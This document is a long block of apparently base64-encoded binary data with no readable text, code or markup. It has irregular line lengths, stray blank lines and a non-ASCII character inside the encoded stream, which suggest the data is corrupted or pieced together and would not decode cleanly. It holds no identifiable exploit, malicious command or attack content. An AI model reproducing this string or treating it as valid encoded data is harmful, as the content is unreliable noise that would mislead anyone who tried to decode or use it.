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زMKczMUMzMi8zMfMzND8zNKszM1czdFMzdf
szNg8zdrczdbMzd+8zeLsxdmcyeY8H6FBH0IRuaQ7s+4syu8cz/A8z/Jcz/R8z/acz/i8z/rcz/z8z/4c0AA90
Ajd0AR90Aad0Ai90Ard0Az90A4d0RA90Rjd0RR90Rad0Ri90Rrd0Rz90R5t0RxKuvPMAQnAA4jgznoEL
zqszi5dFCwN0+oM0zJN0xxa0zed0zps0yw90zrt0z3N0zgd0xwK1EPN00Zd1Ek1Dp91D+91Dvd1ExN
1FFN1Uld1UgN1Ve91Vrd1VKN1U/91Vwt1I5t1WWd1WSd1mat1v9ovdZu3dZwHdZvLddxHdRsTdd4
bddzrdd17dR8ndd+HdhT3deDDdiF/deiLdhgndiHrdhjvdeOfdY3LRTwTNOMPAGiLC/fgtmHodLxo0e
RGxqffYU7PdqjLdqRe9rdktqhvdqg3S2o/dqlzdqw7dqkHdu3bduqbdtzdu17duzLdu4vdu0Hdy5Ddz
D3dvFndy/vdy6rdzC/dzNHd3ILd3GTdzU7dzVvd3a3d3Z/d3H7d3hDd7YPd7mXd7oDd3nrd7pPd3r7
d7tdf3sPd/wTd/yXd/4fd/6zdz7bd38/d/+HeDcTd72DeADTtrsvL6djQjruy3UYsmU/dl5Ksq/XdP/1NjZI
V3aFk7ZKJ3hor3hd9Thnv3hSn3hll7ajF7aHB7PFV7iK+7h3QLiGD7iMe7ilc7iGm7jM47iNa7iNw7jQW3
iOJ7iov3iNB7kRs7jSP7jRy7jly7aRK5HTK7kTj7kPV7kUw7lVy7lO67lS97lLe7jYJ7jYv7kYY7lYx7lQg7kVc7
mOm7mZl7mcK7mSe7lbd7kb27lXz7nW77meF7men7nVj7nbg7ohS7ngU7of47oh17bRS7TO53ScRT
poTGwgqRH3VLJKf3ZsW3JM3u6Cv7gM9vhDz7adyTqnO7a7Bu5d3RHm/7gqv4Zn266qlvqpH7rII3qs
M7ppN3qlZ3q/7yOuqBe6yg96jNb6qzO6ceO0rFu6pT96swe7LM6sWO4cgur8oO7KXu7K6+7J0u62
ZJ695u7Lye7Loe7due7N2u7R0u7OKe7be+7Lle7bue7ti+7vXe7tNO7jse785+7t/O7b+e754e7tTe797+
7/SO7h0u8ND+7e5+8OR+7fP+8M2u7gPP8AU/7ONu7bh+6gsf8Bhv8dJu8Pw+8R+f7QTf68/u7bEe8S
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